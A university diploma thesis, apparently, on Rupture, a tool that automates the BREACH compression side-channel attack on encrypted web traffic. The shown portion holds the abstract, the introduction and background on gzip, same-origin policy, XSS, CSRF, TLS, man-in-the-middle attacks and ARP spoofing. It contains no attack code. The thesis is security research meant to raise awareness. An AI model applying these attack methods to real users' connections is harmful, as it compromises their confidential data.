



Εθνικό Μετσόβιο Πολυτεχνείο
Σχολή Ηλεκτρολόγων Μηχανικών
και Μηχανικών Υπολογιστών
Τομέας Τεχνολογίας Πληροφορικής
και Υπολογιστών

Δημιουργία εργαλείου για επιθέσεις σε συμπιεσμένα, κρυπτογραφημένα πρωτόκολλα

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

ΣΑΡΑΦΙΑΝΟΥ ΕΥΔΟΞΙΑ

Επιβλέπων : Αριστείδης Παγουρτζής
Αναπληρωτής Καθηγητής ΕΜΠ

Αθήνα, Ιανουάριος 2017



Εθνικό Μετσόβιο Πολυτεχνείο
Σχολή Ηλεκτρολόγων Μηχανικών
και Μηχανικών Υπολογιστών
Τομέας Τεχνολογίας Πληροφορικής
και Υπολογιστών

Δημιουργία εργαλείου για επιθέσεις σε συμπιεσμένα, κρυπτογραφημένα πρωτόκολλα

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

ΣΑΡΑΦΙΑΝΟΥ ΕΥΔΟΞΙΑ

Επιβλέπων : Αριστείδης Παγουρτζής
Αναπληρωτής Καθηγητής ΕΜΠ

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 23η Ιανουαρίου 2017.

.....
Αριστείδης Παγουρτζής
Αναπληρωτής Καθηγητής ΕΜΠ

.....
Άγγελος Κιαγιάς
Επίκουρος Καθηγητής ΕΚΠΑ

.....
Δημήτριος Φωτάκης
Επίκουρος Καθηγητής ΕΜΠ

Αθήνα, Ιανουάριος 2017

.....
Σαραφιανού Ευδοξία

Διπλωματούχος Ηλεκτρολόγος Μηχανικός και Μηχανικός Υπολογιστών Ε.Μ.Π.

Copyright © Σαραφιανού Ευδοξία, 2017.

Με επιφύλαξη παντός δικαιώματος. All rights reserved.

Απαγορεύεται η αντιγραφή, αποθήκευση και διανομή της παρούσας εργασίας, εξ ολοκλήρου ή τμήματος αυτής, για εμπορικό σκοπό. Επιτρέπεται η ανατύπωση, αποθήκευση και διανομή για σκοπό μη κερδοσκοπικό, εκπαιδευτικής ή ερευνητικής φύσης, υπό την προϋπόθεση να αναφέρεται η πηγή προέλευσης και να διατηρείται το παρόν μήνυμα. Ερωτήματα που αφορούν τη χρήση της εργασίας για κερδοσκοπικό σκοπό πρέπει να απευθύνονται προς τον συγγραφέα.

Οι απόψεις και τα συμπεράσματα που περιέχονται σε αυτό το έγγραφο εκφράζουν τον συγγραφέα και δεν πρέπει να ερμηνευθεί ότι αντιπροσωπεύουν τις επίσημες θέσεις του Εθνικού Μετσόβιου Πολυτεχνείου.

Περίληψη

Η ασφάλεια είναι ένα από τα βασικά χαρακτηριστικά κάθε υπολογιστικού συστήματος, καθώς εξασφαλίζει την εμπιστευτικότητα, την ακεραιότητα και τη διαθεσιμότητα της πληροφορίας. Η παρούσα εργασία ερευνά επιθέσεις πάνω σε συμπιεσμένα κρυπτογραφημένα πρωτόκολλα και συγκεκριμένα αναπτύσσει περαιτέρω την επίθεση BREACH.

Προτίνονται στατιστικές μέθοδοι που επιτρέπουν να πραγματοποιηθεί η επίθεση σε ιστοσελίδες που χρησιμοποιούν συγχρονες κρυπτογραφικές τεχνικές. Επιπλέον, αναπτύχθηκαν τεχνικές βελτιστοποίησης της επίθεσης που συντομεύουν την επίθεση έως και 500 φορές σε θεωρητικό επίπεδο.

Δημιουργήσαμε ένα εργαλείο, το Rupture, που εφαρμόζει τις στατιστικές μας μεθόδους και τις τεχνικές βελτιστοποίησης. Το Rupture είναι γραμμένο σε κωδικά επιπέδου παραγωγής ελευθερού λογισμικού και αυτοματοποιεί την επίθεση. Το RESTful API που εκθέτει σε συνδυασμό με το Web User Interface το καθιστούν ένα εύχρηστο εργαλείο που επιτρέπει στους επιτιθέμενους να πραγματοποιούν μαζικές επιθέσεις.

Η δημιουργία αυτού του εργαλείου δε στοχεύει σε καμία περίπτωση σε κακόβουλη χρήση. Αντίθετα, επιδιώκει να ευαισθητοποιήσει την κοινότητα για τις επιθέσεις σε συμπιεσμένα κρυπτογραφημένα πρωτόκολλα. Αυτές οι επιθέσεις είναι αρκετά εκλεπτυσμένες, με αποτέλεσμα να θεωρείται αμφίβολο το αν μπορούν να πραγματοποιηθούν σε συνθήκες πραγματικού κόσμου.

Η δημιουργία του Rupture είναι συνεργατική με τους (αλφαβητική σειρά): Δημήτρη Γρηγορίου, Δημήτρη Καρακώστα, Διονύση Ζήνδρο. Ανανεωμένες εκδόσεις της παρούσας εργασίας μπορούν να βρεθούν στον ακόλουθο σύνδεσμο: <https://github.com/esarafianou/rupture-thesis>. Το εργαλείο Rupture βρίσκεται στο σύνδεσμο: <https://github.com/dionyziz/rupture>.

Abstract

Security is a fundamental aspect of every computer system, as it reassures confidentiality, integrity and availability of the data. This work investigates attacks on compressed encrypted protocols, and develops further the BREACH attack.

New statistical methods are being proposed, which allow the attack to perform in real life websites which use the latest cryptographic techniques. New optimizations of the attack were also developed, which speed up the attack up to 500 times in the theory.

We implemented a framework, Rupture, which applies our statistical methods and optimization techniques. Rupture is open-source, production level and automates the attack. The RESTful API it exposes in combination with the Web User Interface make it an easy-to-use tool which allows the attackers to perform attacks in the wild.

The implementation of this framework focuses by no means in malicious purposes. On the contrary, it aims to sensitize the community about compression side-channel attacks. Such attacks are quite sophisticated and the community doubts whether they could be real life attacks

Rupture is a collaborative work with (alphabetical order): Dimitris Grigoriou, Dimitris Karakostas and Dionysis Zindros.

Updated versions on the current work can be found on the following link: <https://github.com/esarafianou/rupture-thesis>. Rupture repository is: <https://github.com/dionyziz/rupture>

Ευχαριστίες

Η παρούσα διπλωματική εργασία εκπονήθηκε στα πλαίσια της φοίτησής μου στο τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών του Εθνικού Μετσόβιου Πολυτεχνείου.

Η διπλωματική αυτή εκπονήθηκε υπό την επίβλεψη του καθηγητή Αριστείδη Παγουρτζή, τον οποίο θα ήθελα να ευχαριστήσω θερμά για τη βοήθειά του, καθώς και για το γεγονός ότι μέσω της διδασκαλίας της Κρυπτογραφίας με εισήγαγε και μου ενέπνευσε την αγάπη για το αντικείμενο.

Ακόμα, θα ήθελα να ευχαριστήσω τον Διονύση Ζήνδρο, για την αμέριστη βοήθεια και καθοδήγηση του στο επίπεδο της εκπόνησης της εργασίας, τον Δημήτρη Καρακώστα για τις συμβουλές και τις διορθώσεις του στον κώδικα καθώς και τον Πέτρο Αγγελάτο για την πρακτική και συναισθηματική υποστήριξή του.

Τέλος, θα ήθελα να ευχαριστήσω τους φίλους και την οικογένειά μου για τη στήριξη που μου παρείχαν όλα αυτά τα χρόνια.

Σαραφianού Ευδοξία,
Αθήνα, 23η Ιανουαρίου 2017

Contents

Περίληψη	5
Abstract	7
Ευχαριστίες	9
Contents	11
List of Figures	13
1. Εισαγωγή	17
1.1 Εισαγωγή	17
1.2 Δομή της εργασίας	18
2. Theoretical background	21
2.1 gzip	21
2.1.1 LZ77	21
2.1.2 Huffman coding	23
2.2 Same-origin policy	24
2.2.1 Cross-site scripting	24
2.2.2 Cross-site request forgery	25
2.3 Transport Layer Security	25
2.3.1 TLS handshake	26
2.3.2 TLS record	27
2.4 Man-in-the-Middle	27
2.4.1 ARP Spoofing	28
3. Statistical methods and optimisation techniques	31
3.1 Block alignment	31
3.2 Optimizations	32
3.2.1 Request soup	32
3.2.2 Browser parallelization	33
4. Rupture framework	35
4.1 Attack Assumptions	35
4.2 Principles of Attack	36
4.3 Architecture	38
4.3.1 Injector	38
4.3.2 Sniffer	38
4.3.3 Client	40
4.3.4 Real-time	41
4.3.5 Backend	43

5. Rupture API via Web UI	45
5.1 RESTful API	45
5.1.1 /attack	45
5.1.2 /victim	45
5.1.3 /victim/< <i>victimId</i> >	46
5.1.4 /victim/notstarted	46
5.1.5 /target	46
5.2 Web UI	46
6. Appendix	49
6.1 Injector	49
6.2 Client	49
6.3 Sniffer	51
6.4 Real-time	55
6.5 Backend - Strategy	58
6.6 Backend - Analyzer	69
6.7 API views	71
Bibliography	77

List of Figures

2.1	Step 1: Plaintext to be compressed	22
2.2	Step 2: Compression starts with literal representation	22
2.3	Step 3: Use a pointer at distance 31 and length 25	22
2.4	Step 4: Continue with literal	22
2.5	Step 5: Use a pointer pointing to a pointer	23
2.6	Step 6: Use a pointer pointing to a pointer pointing to a pointer	23
2.7	TLS handshake flow	26
2.8	TLS record	27
2.9	Man-in-the-Middle	28
2.10	ARP Spoofing	29
3.1	Block Alginment	32
3.2	Browser Parallelization	33
4.1	Samplesets	36
4.2	Divide & Conquer Alphabet	37
4.3	Scoreboard	37
4.4	Injector Code	38
4.5	Sniffer Code	39
4.6	Client Code	41
4.7	Real-time Code	42
5.1	Start Page	47
5.2	Possible victims for a new attack	47
5.3	Victim Configuration	47
5.4	Target Configuration	48
5.5	Attack details	48

List of Listings

6.1	inject.sh	49
6.2	breach.jsx	49
6.3	sniffer.py	51
6.4	index.js	55
6.5	strategy.py	58
6.6	analyzer.py	69
6.7	views.py	71

Chapter 1

Εισαγωγή

1.1 Εισαγωγή

Τα τελευταία χρόνια παρατηρείται μια αύξηση του ενδιαφέροντος της κοινωνίας σχετικά με τα θέματα της ασφάλειας και της ιδιωτικότητας της πληροφορίας στο Διαδίκτυο. Οι αποκαλύψεις του Edward Snowden, η διαρροή προσωπικών στοιχείων και κωδικών χρηστών μεγάλων εταιρειών, όπως yahoo και dropbox άλλαξαν τον τρόπο με τον οποίο αντιλαμβανόμαστε τη χρήση online υπηρεσιών. Οι ερευνητές και χρήστες στράφηκαν στην αναζήτηση λύσεων ώστε οι επικοινωνίες να γίνουν πιο ασφαλείς απέναντι σε κάθε είδους αντιπάλους.

Στην παρούσα εργασία στοχεύουμε να αναδείξουμε αδυναμίες στα πρωτόκολλα που χρησιμοποιούνται στο διαδίκτυο και μέσω της δημοσίευσής της να ευαισθητοποιήσουμε την κοινότητα ώστε να αντιμετωπιστούν αποτελεσματικά αυτές οι ευπάθειες.

Η έρευνά μας επικεντρώνεται σε επιθέσεις ενάντια σε πρωτόκολλα συμπίεσης που εφαρμόζονται στα δεδομένα πριν την κρυπτογράφηση και μεταφορά τους. Συγκεκριμένα, επεκτείνουμε υπάρχοντα μοντέλα επίθεσης, όπως το BREACH, και δημιουργούμε ένα εργαλείο που πραγματοποιεί με αυτοματοποιημένο τρόπο τέτοιες επιθέσεις.

Το λογισμικό συμπίεσης στο οποίο επικεντρωθήκαμε είναι το gzip, που χρησιμοποιείται ευρέως στο Διαδίκτυο. Το gzip εφαρμόζει τον αλγόριθμο DEFLATE, που αποτελεί τον συνδυασμό των αλγορίθμων συμπίεσης Huffman και LZ77. Η επίθεση που επεκτείνουμε εκμεταλλεύεται τον τρόπο με τον οποίο συμπιέζει κείμενα το LZ77 ενώ αντίθετα ο αλγόριθμος Huffman δυσκολεύει την επίθεση.

Το πιο διαδεδομένο πρωτόκολλο μεταφοράς δεδομένων στο Διαδίκτυο είναι το HTTP (Hyper-Text-Transfer Protocol). Τα δεδομένα που μεταφέρονται μέσω HTTP δεν είναι κρυπτογραφημένα, με αποτέλεσμα οποιοσδήποτε επιτιθέμενος ελέγχει το δίκτυο μας, να μπορεί να διαβάσει και να αλλοιώσει τα δεδομένα που μεταφέρονται. Η εξέλιξη του HTTP, το HTTPS, καλύπτει αυτό το κενό στην ασφάλεια με την εισαγωγή ενός ακόμα επιπέδου δικτύου πριν το επίπεδο εφαρμογής που αρχικά ήταν το SSL (Secure Socket Layer) και στη συνέχεια το TLS (Transport Layer Security). Το επίπεδο αυτό επιβάλλει την κρυπτογράφηση των δεδομένων πριν από τη μεταφορά τους και εγγυάται την εμπιστευτικότητα, ακεραιότητα και διαθεσιμότητα των δεδομένων.

Οι αλγόριθμοι κρυπτογράφησης που χρησιμοποιούνται σε αυτό το επίπεδο μπορούν να χωριστούν σε δύο μεγάλες κατηγορίες: αλγόριθμοι ροής και αλγόριθμοι δέσμης. Στην πρώτη περίπτωση, τα δεδομένα κρυπτογραφούνται ως μια συνεχής ροή, ενώ στη δεύτερη περίπτωση χωρίζονται σε δέσμες ίσου μεγέθους και κρυπτογραφείται κάθε δέσμη χωριστά. Σε περίπτωση που τα δεδομένα δεν κατανέμονται με ακρίβεια

σε δέσμες, εισάγεται τεχνητός θόρυβος ώστε να επιτευχθεί το επιθυμητό μέγεθος και να ευθυγραμμιστεί η κάθε δέσμη.

Ο κυριότερος αλγόριθμος ροής είναι ο RC4[9], ο οποίος όμως δεν χρησιμοποιείται πλέον γιατί έχουν βρεθεί σημαντικές ευπάθειες που τον καθιστούν ανασφαλή. Ο πιο διαδεδομένος αλγόριθμος δέσμης είναι ο AES, που σε διάφορες παραλλαγές είναι ο πιο ευρέως χρησιμοποιούμενος αλγόριθμος κρυπτογράφησης. Η χρήση αλγορίθμων δέσμης δυσκολεύουν την σημαντικά την επίθεση που περιγράφουμε συγκριτικά με τους αλγόριθμους ροής. Ωστόσο, με την παρούσα εργασία καταδεικνύουμε ότι οι αλγόριθμοι δέσμης όπως ο AES δε μας προστατεύουν απόλυτα από τέτοιες επιθέσεις.

Προκειμένου να πετύχουμε την επίθεση στον αλγόριθμο AES χρησιμοποιήσαμε στατιστικές μεθόδους και τεχνητό θόρυβο για να ξεπεράσουμε τις δυσκολίες που εισαγονται από τη χρήση δεσμών. Ταυτόχρονα εισάγαμε τεχνικές που βελτιστοποιούν την απόδοση της επίθεσης και μας επιτρέπουν να την πραγματοποιούμε σε ρεαλιστικούς χρόνους.

Αναπτύξαμε ανοιχτό λογισμικό σε κώδικα επιπέδου παραγωγής που εφαρμόζει τις στατιστικές μεθόδους και τεχνικές βελτιστοποίησης μας. Το λογισμικό είναι ένα σύστημα server-based αρχιτεκτονικής που αυτοματοποιεί την επίθεση καθώς απαιτεί μικρή διαμόρφωση πριν από την επίθεση. Δίνει τη δυνατότητα για πολλαπλές επιθέσεις την ίδια στιγμή σε διαφορετικά θύματα/χρήστες και ιστοσελίδες. Με το λογισμικό αυτό, πραγματο- ποιήσαμε επιθέσεις σε εργαστηριακές ιστοσελίδες.

Όσον αφορά τις στατιστικές μεθόδους, η χρήση πιθανοτήτων στην επίθεση μας την καθιστά μη ντετερμινιστική. Προκειμένου λοιπόν να έχουμε ακρίβεια στα αποτελέσματα μας, έχουμε εισάγει μια μετρική που εκφράζει την αυτοπεποίθησή μας για τα αποτελέσματα που παραγονται από τις στατιστικές μας μεθόδους. Μόνο αν αυτή είναι ικανή, θεωρούνται έγκυρα τα δεδομένα μας. Σε διαφορετική περίπτωση, απορρίπτονται.

Εν κατακλείδι, η παρούσα εργασία αποτελεί τη συνέχεια μια ομάδας ερευνών που παρουσιάστηκαν τα τελευταία χρόνια και φανέρωσαν βασικές αδυναμίες στα συστήματα που χρησιμοποιούμε κατά κόρον. Είναι σημαντικό να επεκταθεί με νέες τεχνικές βελτιστοποίησης της επίθεσης και, κυρίως, νέες μεθόδους αντιμετώπισής της.

1.2 Δομή της εργασίας

Η εργασία έχει δομηθεί ως εξής:

Κεφάλαιο 2

Το κεφάλαιο αυτό παρέχει στον αναγνώστη βασικές πληροφορίες, τόσο σε τεχνικό όσο και σε θεωρητικό επίπεδο, οι οποίες θα χρησιμοποιηθούν στη συνέχεια. Θα περιγράψουμε τους πιο διαδεδομένους αλγόριθμους συμπίεσης, καθώς και βασικά πρωτόκολλα που χρησιμοποιούνται για την ασφάλεια στις επικοινωνίες, καθώς και επιθέσεις εναντίων τους.

Κεφάλαιο 3

Το κεφάλαιο αυτό εισαγει στατιστικές μεθόδους για να παρακαμφθούν εμπόδια και να γίνει δυνατή η επίθεση σε αλγόριθμους δέσμης. Προτείνονται ακόμα μέθοδοι βελτιστοποίησης που αυξάνουν την ταχύτητα και την απόδοση της επίθεσης.

Κεφάλαιο 4

Σ' αυτό το κεφάλαιο περιγράφουμε το εργαλείο που δημιουργήσαμε για επιθέσεις σε συμπιεσμένα κρυπτογραφημένα πρωτόκολλα. Συγκεκριμένα, επισημαίνουμε τις προϋποθέσεις κάτω απ τις οποίες πραγματοποιείται μια τέτοια επίθεση, αναλύουμε την ορολογία που χρησιμοποιείται στο εργαλείο και περιγράφουμε διεξοδικά τα διάφορα μέρη του και τις λειτουργίες που αυτά επιτελούν.

Κεφάλαιο 5

Το κεφάλαιο αυτό περιγράφει πώς επεκτείναμε το εργαλείο μας ώστε να γίνει πιο λειτουργικό και εύχρηστο. Περιγράφει το RESTful API που δημιουργήσαμε και τις κλήσεις που γίνονται σ'αυτό καθώς και τη λειτουργικότητα της διεπαφής χρήστη (User Interface).

Κεφάλαιο 6

Ο κώδικας υλοποίησης της επίθεσης.

Chapter 2

Theoretical background

In this chapter, we intend to provide the necessary background to the user to understand the mechanisms used later in the work. The description of each system is only a short introduction to familiarize the reader with the needed concepts.

Specifically, section 2.1 describes the functionality of the gzip compression software and the algorithms that it entails. Section 2.2 covers the same-origin policy that applies in the web application security model. In section 2.3 we explain Transport Layer Security, which is the widely used protocol that provides communications security over the Internet. Finally, in section 2.4 we describe attack methodologies, such as ARP spoofing, in order for an adversary to perform a Man-in-the-Middle attack.

2.1 gzip

gzip is a file format and a software application used for file compression and decompression. It is the most popular compression method on the Internet, integrated into protocols such as HTTP and XMPP. Derivatives of gzip include the tar utility, which can extract .tar.gz files, as well as zlib, an abstraction of the DEFLATE algorithm in library form.¹

It is based on the DEFLATE algorithm, which is a composition of LZ77 and Huffman coding. DEFLATE could be described in short by the following compression schema:

$$DEFLATE(m) = Huffman(LZ77(m))$$

In the following sections we will briefly describe the functionality of both these compression algorithms.

2.1.1 LZ77

LZ77 is a lossless data compression algorithm published by A. Lempel and J. Ziv in 1977 [7]. It achieves compression by replacing repeated occurrences of data with references to a single copy of that data existing earlier in the uncompressed data stream. A match is encoded by a pair of numbers called a length-distance pair, the first of which represents the length of the repeated portion and the second of which describes the distance backwards in the stream. In order to spot repeats, the protocol needs to

¹ <https://en.wikipedia.org/wiki/Gzip>

keep track of some amount of the most recent data, specifically the latest 32 kilobytes. This data is held in a sliding window, therefore the initial appearance of a portion of data needs to have occurred at most 32 Kb up the data stream, in order to be compressed. Also, the minimum length of a text that can be compressed is 3 characters. Compressed text can refer to literals as well as pointers.

Below you can see an example of a step-by-step execution of the algorithm for a chosen text:

Hello world! My name is Alice.
Hello world! My name is Bob.
Hello world! Hello world!

Figure 2.1: Step 1: Plaintext to be compressed

Hello world! My name is Alice.

Hello world! My name is Alice.

Figure 2.2: Step 2: Compression starts with literal representation

Hello world! My name is Alice.

Hello world! My name is

Hello world! My name is Alice.

↶ (31, 25)

Figure 2.3: Step 3: Use a pointer at distance 31 and length 25

Hello world! My name is Alice.

Hello world! My name is Bob.

Hello world! My name is Alice.

↶ (31, 25)

Bob.

Figure 2.4: Step 4: Continue with literal

Hello world! My name is Alice.
Hello world! My name is Bob.
Hello world!




Figure 2.5: Step 5: Use a pointer pointing to a pointer

Hello world! My name is Alice.
Hello world! My name is Bob.
Hello world! Hello world!




Figure 2.6: Step 6: Use a pointer pointing to a pointer pointing to a pointer

2.1.2 Huffman coding

Huffman coding is also a lossless data compression algorithm developed by David A. Huffman and published in 1952 [4]. When compressing a text with this algorithm, a variable-length code table is created to map source symbols to bit streams. Each source symbol can be represented with less or more bits compared to the uncompressed stream, so the mapping table is used to translate source symbols into bit streams during compression and vice versa during decompression. The mapping table could be represented as a binary tree of nodes, where each leaf node represents a source symbol, which can be accessed from the root of the tree by following the left path for 0 and the right path for 1. Each source symbol can be represented only by leaf nodes, therefore the code is prefix-free, i.e. no bit stream representing a source symbol can be the prefix of any other bit stream representing a different source symbol. The final mapping of source symbols to bit streams is calculated by finding the frequency of appearance of each source symbol of the plaintext. That way, most common symbols will be coded in shorter bit streams, resulting in a compression of the initial text. Finally, the compression mapping needs to be included in the final compressed text so that it can be used during decompression.

Below follows an example of a plaintext and a valid Huffman tree that can be used for compressing it:

Would a helium balloon float on the moon?

Frequency Analysis

o: 7	l: 5	a: 3	n: 3
u: 2	h: 2	e: 2	m: 2
t: 2	w: 1	d: 1	i: 1
b: 1	f: 1		

Huffman tree

o: 00	l: 01	a: 1000	n: 1001
u: 1010	h: 1011	e: 11000	m: 11001
t: 11010	w: 11011	d: 11100	i: 1111000
b: 1111001	f: 1111010		

Initial text size: 264 bits
Compressed text size: 133 bits

2.2 Same-origin policy

Same-origin policy is an important aspect of the web application security model. Under the policy, a web browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the same origin. An origin is defined as a combination of Uniform Resource Identifier scheme ², hostname, and port number. This policy prevents a malicious script on one page from obtaining access to sensitive data on another web page through that page's Document Object Model³.

The following table explains same-origin-policy. We assume that we want access from `http://www.test.com/dir/test.html` to each of the following URLs:

Compared URL	Result	Reason
<code>http://www.test.com/dir/page.html</code>	Success	Same protocol/host
<code>http://www.test.com/dir2/other.html</code>	Success	Same protocol/host
<code>http://www.test.com:81/dir2/other.html</code>	Failure	Same protocol/host, different port
<code>https://www.test.com/dir2/other.html</code>	Failure	Different protocol
<code>http://www.en.test.com/dir2/other.html</code>	Failure	Different host

This mechanism is particularly significant for modern web applications that extensively depend on HTTP cookies to maintain authenticated user sessions. The lack of same origin policy would result in the compromise of data confidentiality or integrity. Despite the use of same-origin policy by modern browsers, there still exist attacks that enable an adversary to bypass it and compromise a user's communication with a website. Two major types of such attacks, cross-site scripting (XSS) and cross-site request forgery (CSRF) are described in the following subsections.

2.2.1 Cross-site scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an

² https://en.wikipedia.org/wiki/Uniform_resource_identifier

³ https://en.wikipedia.org/wiki/Document_Object_Model

attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. That way, same-origin policy can be bypassed and sensitive data handled by the vulnerable website may be compromised.

XSS attacks can generally be categorized into two categories: stored and reflected.

Stored XSS Attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum. The victim then retrieves the malicious script from the server when it requests the stored information.

Reflected XSS Attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.

For further information on XSS refer to [10].

2.2.2 Cross-site request forgery

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. An attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

For example, when Alice visits a web page that contains the HTML image tag ``, that Mallory has injected, a request from Alice's browser to the example bank's website will be issued, stating an amount of 1.000.000 to be transferred from Alice's account to Mallory's. If Alice is logged in the example bank's website, the browser will include the cookie containing Alice's authentication information in the request, validating the request for the transfer. If the website does not perform more sanity checks or further validation from Alice, the unauthorized transaction will be completed. An attack like this is very common on Internet forums, where users are allowed to post images.

2.3 Transport Layer Security

Transport Layer Security (TLS) is a cryptographic protocol that provide communications security over a computer network, allowing a server and a client to communicate in a way that prevents eavesdropping, tampering or message forgery.

TLS is composed of two layers: the TLS Record Protocol and the TLS Handshake Protocol. The Record Protocol provides connection security, while the Handshake Protocol allows the server and client to authenticate each other and negotiate encryption algorithms and cryptographic keys before any data is exchanged.

One category of TLS attack is compression attacks [13]. Such attacks exploit TLS-level compression in order to decrypt ciphertext. In this work, we extend the usability and optimize the performance of such an attack, BREACH⁴

2.3.1 TLS handshake




Figure 2.7: TLS handshake flow

The above sequence diagram presents the functionality of a TLS handshake. The client and the server exchange the basic parameters of the connection such as the highest TLS protocol version, a random number, a list of suggested cipher suites and suggested compression methods. The server provides the client with all the necessary information in order to validate and use the asymmetric server key to compute the symmetric key that will be used for the rest of the communication. The client computes the Pre-MasterSecret and sends it to the server which is then used by both parties to compute the symmetric key. Finally, both sides exchange and validate hash and MAC codes over all the previous messages, after which they both have the ability to communicate safely.

This applies only in the basic TLS handshake. Client-authenticated and resumed handshakes are quite different, although they are not relevant for the purpose of this work.

⁴ <http://breachattack.com>

2.3.2 TLS record

+	Byte +0	Byte +1	Byte +2	Byte +3
Byte 0	Content type			
Bytes 1..4	Version		Length	
	(Major)	(Minor)	(bits 15..8)	(bits 7..0)
Bytes 5..(m-1)	Protocol message(s)			
Bytes m..(p-1)	MAC (optional)			
Bytes p..(q-1)	Padding (block ciphers only)			

Figure 2.8: TLS record

The above figure depicts the general format of all TLS records.

The first field defines the Record Layer Protocol Type of the record, which can be one of the following:

Hex	Type
0x14	ChangeCipherSpec
0x15	Alert
0x16	Handshake
0x17	Application
0x18	Heartbeat

The second field defines the TLS version for the record message, which is identified by the major and minor numbers:

Major	Minor	Version
3	0	SSL 3.0
3	1	TLS 1.0
3	2	TLS 1.1
3	3	TLS 1.2

The aggregated length of the payload of the record, the MAC and the padding is then calculated by the following two fields: $256 * (bits15..8) + (bits7..0)$.

Finally, the payload of the record, which, depending on the type, may be encrypted, the MAC, if provided, and the padding, if needed, make up the rest of the TLS record.

2.4 Man-in-the-Middle

A man-in-the-middle attack⁵ is a type of cyberattack where a malicious actor inserts themselves into a conversation between two parties, impersonates both and gains

⁵ https://en.wikipedia.org/wiki/Man-in-the-middle_attack

access to information that they were trying to send to each other. A man-in-the-middle attack allows a malicious actor to intercept, send and receive data meant for someone else, or not meant to be sent at all, without either outside party knowing until it is too late.




Figure 2.9: Man-in-the-Middle

MitM attacks can be mitigated using end-to-end encryption, mutual authentication or PKIs. However, some attacks are still feasible against poorly configured end-points. Below we describe one such attack, ARP Spoofing.

2.4.1 ARP Spoofing

ARP spoofing[8] is a type of attack in which an attacker sends falsified ARP (Address Resolution Protocol)[11] messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network. This enables the attacker to begin receiving any data that is intended for that IP address. ARP spoofing can enable malicious parties to intercept, modify or even stop data in-transit.

ARP spoofing can also be used for legitimate reasons, when a developer needs to debug IP traffic between two hosts. The developer can then act as proxy between the two hosts, configuring a switch that is used by the two parties to forward the traffic to the proxy for monitoring purposes.

